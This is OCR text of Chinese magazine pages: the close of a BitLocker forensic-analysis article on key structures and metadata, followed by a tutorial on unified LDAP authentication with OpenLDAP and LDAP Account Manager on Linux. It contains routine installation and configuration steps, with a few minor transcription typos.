
目前，笔者还不理解系统是如何解决元数据块的冲突。若某一块与其他块不一致，此时选择哪一块是正确的？若卷头毁坏了，系统如何从卷中寻找到元数据块。没有“-FVE-FS-”标识，系统也能够判断 BitLocker 是否激活？或许在认证数据（validation data）中的 8 个未知字节中存在标识（认证数据结构紧跟在元数据体之后）。在受损的存储体中解决这种不一致问题是取证员首要解决的，甚至一个小的擦除操作都会清除掉卷头，使系统无法找到 BitLocker 元数据块信息。取证员应该在每个元数据块的起始位置搜索“-FVE-FS-”，这种情形下，取证员对受保护卷进行解密只能寄希望于手工解密操作。

笔者假想系统只在内存中保存 FVEK，这种假设基于正常操作下从系统内存镜像中并未看到 VMK。对 BitLocker 系统的部分文件进行逆向分析表明，系统会在不需要 FVEK、VMK 的情况下迅速删除它们。另一面，当用户请求一个新密钥保护体时，系统会立即生成一个密钥并使用 VMK 执行两个操作：使用 VMK 加密新密钥；使用新密钥加密 VMK。然而，系统是如何获取 VMK 的副本的呢？难道在内存的某个位置存在 VMK 的副本？内存中存在其他一些敏感的数据？取证员可以发现这些数据并利用它？

结 论

BitLocker 驱动加密系统为系统中的静态数据提供了安全保护。系统的核心即 512 位的全卷加密密钥 FVEK 存放在保护卷中，且经一系列的密钥加密处理。取证分析员可以使用 BitLocker 访问设备来访问到 FVEK，并以此保护数据。这些访问设备本身也是密钥，它们可用来解密保护 FVEK 的系列密钥。对于取证而言，这些密钥对应的一些元数据是具有一定价值的，比如其包含的密钥产生顺序、密钥生成的数量，以及密钥类型等。

前置知识：Linux
关键词：网管、LDAP、认证



Linux 下 LDAP 统一认证的实现

文/图 李晨光

企业内部需要认证的服务很多，员工需要记住很多的密码，即使对这些服务进行相同的密码设置，也

存在很大的安全隐患。笔者目前工作的企业就是如此，每一个新员工的到来管理员都要初始化很多密码，而这些密码都被设置成了“888888”等弱密码，由于各种软件的认证机制之间没有使用一个统一的标准，员工无法一次性修改所有服务的密码，这导致很多即使是入职很久的员工都还在使用这个“众所周知”的密码。

另外一个比较严重的问题出现在公司增加内部服务的时候，例如领导要在公司内部提供邮件服务或把现有的 Proftpd 换成更高效的 Vsftpd，管理员需要重新为所有的员工初始化新的账户信息，对于一个有上千员工的企业来说这将是一个“灾难”。

如果可以为各种软件提供一个标准的认证机制，所有软件就可以不再用独有的用户管理方法， 而是通过这种统一的认证机制进行用户认证，这样就解决了目前很多企业遇到的问题。LDAP 正是这样一种标准的协议，LDAP 的历史可以追溯到 1988 年，之后诞生的很多软件基本上都支持这个协议。近年随着企业对 LDAP 需求的不断增加，绝大多数有认证机制的软件都会首先提供对 LDAP 的支持。本文将介绍通过 LDAP 统一身份认证的方法，以简化这种复杂的管理过程。

LDAP 概述

LDAP 是 Light weight Directory Access Protocol（轻量级目录访问协议）的缩写，其前身是更为古老的 DAP 协议。它是基于 X.500 标准的，但是很简单，并且可以根据需要定制。与 X.500 不同，LDAP 支持 TCP/IP，这对访问 Internet 是必需的。LDAP 的核心规范在 RFC 中都有定义， 大体上讲，LDAP 协议定义了和后台数据库通信的方法及客户端软件和 LDAP 协议之间的通信标准，如图 1 所示（更详细的说明可以参见相关的 RFC 文档）。




图 1　客户端、LDAP Server 的关系

在图 1 中，LDAP Client 指各种需要身份认证的软件，例如 Apache、Proftpd 和 Samba 等。LDAP Sever 指的是实现 LDAP 协议的软件，例如 OpenLDAP 等。Datastorage 指的是 OpenLDAP 的数据存储，如关系型数据库（MySQL）或查询效率更高的嵌入式数据库（BerkeleyDB），甚至是平面文本数据库（一个 txt 的文本文件）。可见，OpenLDAP 软件只是 LDAP 协议的一种实现形式，并不包括后台数据库存储。但在很多时候管理员经常将 LDAP Server 和 DataStorage 放在同一台服务器，这样就产生了人们通常所说的“LDAP 数据库”。虽然后台数据库（backend）可以是多种多样的，但 LDAP 协议还规定了数据的存储方式。LDAP 数据库是树状结构的，与 DNS 类似，如图 2 所示。




图 2　跨国公司员工信息的树状逻辑结构

在图 2 中，以这种方式存储数据最大的一个好处就是查询速度快，LDAP 数据库专门对读操作进行了优化，OpenLDAP 配合 Berkeley DB 可使其读操作的效率得到很大提高。LDAP 数据库的树状结构的另一个好处是便于分布式的管理，有关这方面的内容将在后面有所介绍。

实现思路

统一身份认证主要是改变原有的认证策略，使需要认证的软件都通过 LDAP 进行认证，如图 3 所示。在统一身份认证之后，用户的所有信息都存储在 LDAP Server 中。终端用户在需要使用公司内部服务的时候，都需要通过 LDAP 服务器的认证。每个员工只需要记住一个密码，在需要修改用户信息的时候可以通过管理员提供的 Web 界面直接修改 LDAP Server 中的信息。




图 3　修改后的认证策略

目前大部分主流软件都对 LDAP 提供很好的支持，但由于各种软件对 LDAP 的支持程度不同，在做实施的时候也要区别对待。软件对 LDPA 的支持可以大概分为以下两大类：

一类是完全支持，也就是在软件的配置文件中加入和 LDAP 有关的选项就可以了。这种方式的好处是不需要借助其他的工具或软件，由软件的开发团队直接完成对 LDAP 的支持。而可能的缺陷也在此，由于各个软件开发团队的水平和开发者经验有所差异，虽然同样是支持 LDAP，但稍微复杂一些的高级功能就无法提供，有的时候甚至出现运行错误导致整个软件出现问题。笔者曾遇到过一个基于 Web 的 CVS 浏览软件，安装文档中说明了支持 LDAP，但实际使用当中遇到了很多问题导致整个软件崩溃。一些比较主流的软件，例如 Apache 2.X 对 LDAP 的支持已经近乎完美。

另一类软件由于很多原因并不直接支持 LDAP，而是通过 PAM 做身份认证，由于 PAM 本身支持 LDAP，这样也同样可以实现使用 LDAP 做身份认证。这种方式对 LDAP 的支持同样有其优势，软件开发人员不需要修改代码支持 LDAP 协议，减少了软件本身产生安全漏洞的可能。缺点是在一些不希望使用 PAM 的系统中，这样的软件就无法通过 LDAP 进行用户认证，而且虽然 PAM 对 LDAP 的支持已经很完善，但一些高级、复杂的功能还是无法实现。正由于这些原因，这类软件为数不多，比较典型的就是 Vsftpd 和 CVS。

使用 LDAP 做身份认证

介绍到这里可能很多读者会问为什么需要使用 LDAP 数据库？用传统的关系型数据库不可以吗？从上文可以看到，LDAP 服务器就是起到了一个认证 Server 的作用，从技术本身而言，这个认证 Server 具体使用的是何种数据库并不重要，如果使用一个关系型数据库也可以达到统一身份认证的目的，但 LDAP 自身的优势使得很多公司最终选择它。以下笔者列举了一些选择 LDAP 的重要原因：

- LDAP 是一个开放的标准协议，不同于 SQL 数据库，LDAP 的客户端是跨平台的，并且对几乎所有的程序语言都有标准的 API 接口。即使是改变了 LDAP 数据库产品的提供厂商，开发人员也不用担心需要修改程序才能适应新的数据库产品。这个优势是使用 SQL 语言进行查询的关系型数据库难以达到的。
- 由于 LDAP 数据库的数据存储是树结构，整棵树的任何一个分支都可以单独放在一个服务器中进行分布式管理，不仅有利于做服务器的负载均衡，还方便了跨地域的服务器部署。这个优势在查询负载大或企业在不同地域都设有分公司的时候体现尤为明显。
- LDAP 支持强认证方式，可以达到很高的安全级别。在国际化方面，LDAP 使用了 UTF-8 编码来存储各种语言的字符。
- 更灵活添加数据类型，LDAP 是根据 schema 的内容定义各种属性之间的从属关系及匹配模式的。例如在关系型数据库中如果要为用户增加一个属性，就要在用户表中增加一个字段，这在拥有庞大数量用户的情况下是十分困难的，需要改变表结构。但 LDAP 只需要在 schema 中加入新的属性，不会由于用户的属性增多而影响查询性能。
- LDAP 数据库是对读操作进行优化的一种数据库，在读写比例大于 7:1 的情况下，LDAP 会体现出极高的性能。这个特性正适合了身份认证的需要。

目前，很多公司都把 LDAP 和自己的产品、技术结合在一起，增加 LDAP 在各个领域中的有效性，这一切都源于 LDAP 是一个开放的协议，很容易和其他标准协议共存。

LDAP 软件的选择

目前，几乎所有大 IT 厂商都有自己商用的 LDAP 产品，每个厂商的 LDAP 产品都有其特点，很多时候用户更多地选择开源的 OPenLDAP。

OpenLDAP 与其他的商用软件相比有很多优势，商用的软件版本更新很慢，对 Bug 的反应速度比开源软件差许多，OpenLDAP 还包含了很多有创造性的新功能，能满足大多数使用者的要求。笔者曾使用过许多商用 LDAP 产品，OpenLDAP 是其中最轻便且消耗系统资源最少的一个。OpenLDAP 是开源软件，近年国内很多公司开发的 LDAP 产品都是基于 OpenLDAP 的。

OpenLDAP 的源代码可以到官方网站（http://www.openldap.org）下载，安装过程也很简单。由于 OpenlDAP 需要 Berkeley DB 来存放数据，所以需先安装 Berkeley DB 4.4.20，可到它的网站下载，网址见上。

```
# tar -zxvf db-4.4.20.tar.gz
```

解完压后，会生成一个 db-4.4.20 目录，进入该目录下的 build_unix 目录。执行以下命令进行配置安装。

```
# ../dist/configure
# make
# make install
# tar -zxvf openldap-stable-20090411.tgz
```

解压完成后，会生成一个 openldap 目录。进入该目录，执行以下命令进行配置安装。

```
#env CPPFLAGS="-I/usr/local/BerkeleyDB.4.2/include" LDFLAGS="-L/usr/local/BerkeleyDB.4.4/lib" ./configure -prefix=/usr/local/openldap --enable-ldbm
```

注意以上配置语句，要设置数据库的 include 和 lib 路径，否则在配置到数据库相关内容时会提示 Berkeley DB 版本不兼容，并中断配置。如果没有-enable-ldbm 选项，在 make test 时会提示 ldbm 找不到。为了减少出错，还是加上为好。

```
#make depens
```

```
#make
#make test
```

在 make test 阶段要花费较长时间进行测试，好像有16项吧。你可以放松一下，这个时间应该是最紧张的了。

```
#make install
```

通过配置命令可以看出，我们把 openldap 安装到/usr/local/openldap 目录下。建议以源码安装的软件都放到独立的目录下，不要放到软件默认的目录下。这样做的好处是方便管理和控制，所有文件在统一的目录下，卸载软件时只要删除整个目录就可以了。在此过程中需要注意如下几个地方：

- 在执行 configure 之前要确定安装了 Berkeley DB，虽然 OpenLDAP 可以使用很多数据库做 back-end，但 BerkeleyDB 仍然是 OpenLDAP 开发团队强烈推荐的。
- 如果需要更安全的方式访问 OpenLDAP，在配置执行 configure 之前要确定已经安装了 cyrus-sasl。
- 有些用户在安装 OpenLDAP 的时候忽略了最后的 make test。经验告诉我们，很多的错误都会在执行 make test 的过程中暴露出来，OpenLDAP 的开发团队很注意维护软件的 Test Case，整个测试非常全面，很多在日常使用中很少用到的功能都会被测试到，很好的保证了软件在投入使用以后的稳定性。

默认情况下，OpenLDAP 的配置文件保存在/usdlocal/etc/openldap 下的 slapd.conf 中，配置文件中记录着 OpenLDAP 的管理员密码。默认情况下密码是用明文表示的，可以用 slappasswd 命令产生密文替换配置文件中的明文。以图 3 为例，配置文件的相关项应做如下更改：

```
Suffix    "dc=ldap_abc,dc=org"
Rootdn    "cn=manager,dc=ldap abc,dc=org"
directory    /usr/local/var/openldap-data
```

其中 directory 参数为数据文件在服务器上的位置，出于稳定性和性能方面的考虑，数据文件最好放在独立的分区或磁盘阵列上。配置文件的ACL部分也十分重要，很多读取或修改操作不能正常完成都是由于ACL的写法错误造成的。下面是默认情况下 ACL 部分的配置：

```
Access to attrs=userPassword
By self write
By * auth
Access to *
By * read
```

轻松搞定 LDAP 账号管理

在这里告诉大家使用 PHP 语言开发基于 Web 的 LDAP 管理器，并着重分析该管理器中类属性与对象类的继承关系、修改过程的递归关系时所用到的相关技术及相关算法，使得我们在使用和管理 LDAP 账号等方面变得更轻松。

LDAP Account Manager（LAM）采用 PHP 4/5 编写，是基于 Web 的 LDAP 用户、用户组、主机和 LDAP 目录的管理系统，管理员可以通过 SSUTLS 加密方式进行操作，增强了安全性。LAM 支持管理的账号类型有 Samba 2/3、UNIX、Kolab 2、地址簿接口和计算机管理需要的信息，包括 NIS 映射、Email 假名、MAC 地址等。

1）LDAP Account Manager 的强大功能

- 使用 LAM，可以通过 Web 接口较为直观、简便地管理存储在 LDAP 目录里的用户、用户组和计算机系统账户。
- 可以管理 UNIX 的用户、用户组、主机、域名。
- 具备强大的过滤和排序功能。
- 具有账号属性管理。
- 多构造属性。
- 直观的树状查看模式。
- 计划查看模式。
- 开放式的编辑器。
- 通过文件上传创建账户。
- 所有账号可导出为 PDF 文件格式。
- 可以管理用户、用户组、配额，自动创建、删除用户的 Home 目录。
- 支持 LDAP+SSL 加密模式。
- 多国语言支持，如 Catalan、Chinese(Traditional)、Dutch、English、French、German、Hungarian、Italian、Japanese 和 Spanish 等。

2）安装需求

- PHP 4/5 语言环境和 Perl 语言环境
- Openldap 2.0 或更高版本
- 支持 CSS 的网页浏览器
- Apache webserver，建议安装 SSL、PHP-Module（PHP-Module with ldap，gettext，XML，mcrypt+mhash）等模块。

3）安装和使用

首先从 http://lam.sourceforge.net/下载 LAM 压缩包，解压缩并修改 PHP 的配置文件 php.ini 的如下内容：

```
* memory_limit=64M
```

接下来复制文件到 Web 服务器的 html-file 目录中，如 apache/htdocs，并给下面的文件设置合适的读写权限。

- -lam/sess：设置给 Apache 用户写权限。
- -lam/tmp：设置给 Apache 用户写权限。
- -lam/config：（包括子目录）设置给 Apache 用户写权限。
- -lam/lib lamdaemon.pl：必须设置为可执行权限。

然后配置 config.cfg 文件，创建一个配置属性，设置密码，并复制 config.cfg_到配置目录。最后，在浏览器中打开 index.html，在 Configuration Login 处可以使用默认密码“lan”登录进行相关操作，如图 4 所示。




图 4

4）配置管理 LAM

成功登录进入 LAM 系统后，通过网页的形式对我们的 LDAP 进行管理就变得十分的直观和简单了，通过鼠标点击就可以轻松查看和管理我们的 LDAP，还可以在线编辑和导出数据。在 LAM 系统中，我们主要可以进行如下的操作：

- LAM 系统配置 LAM 的具体配置，如图 5 所示。

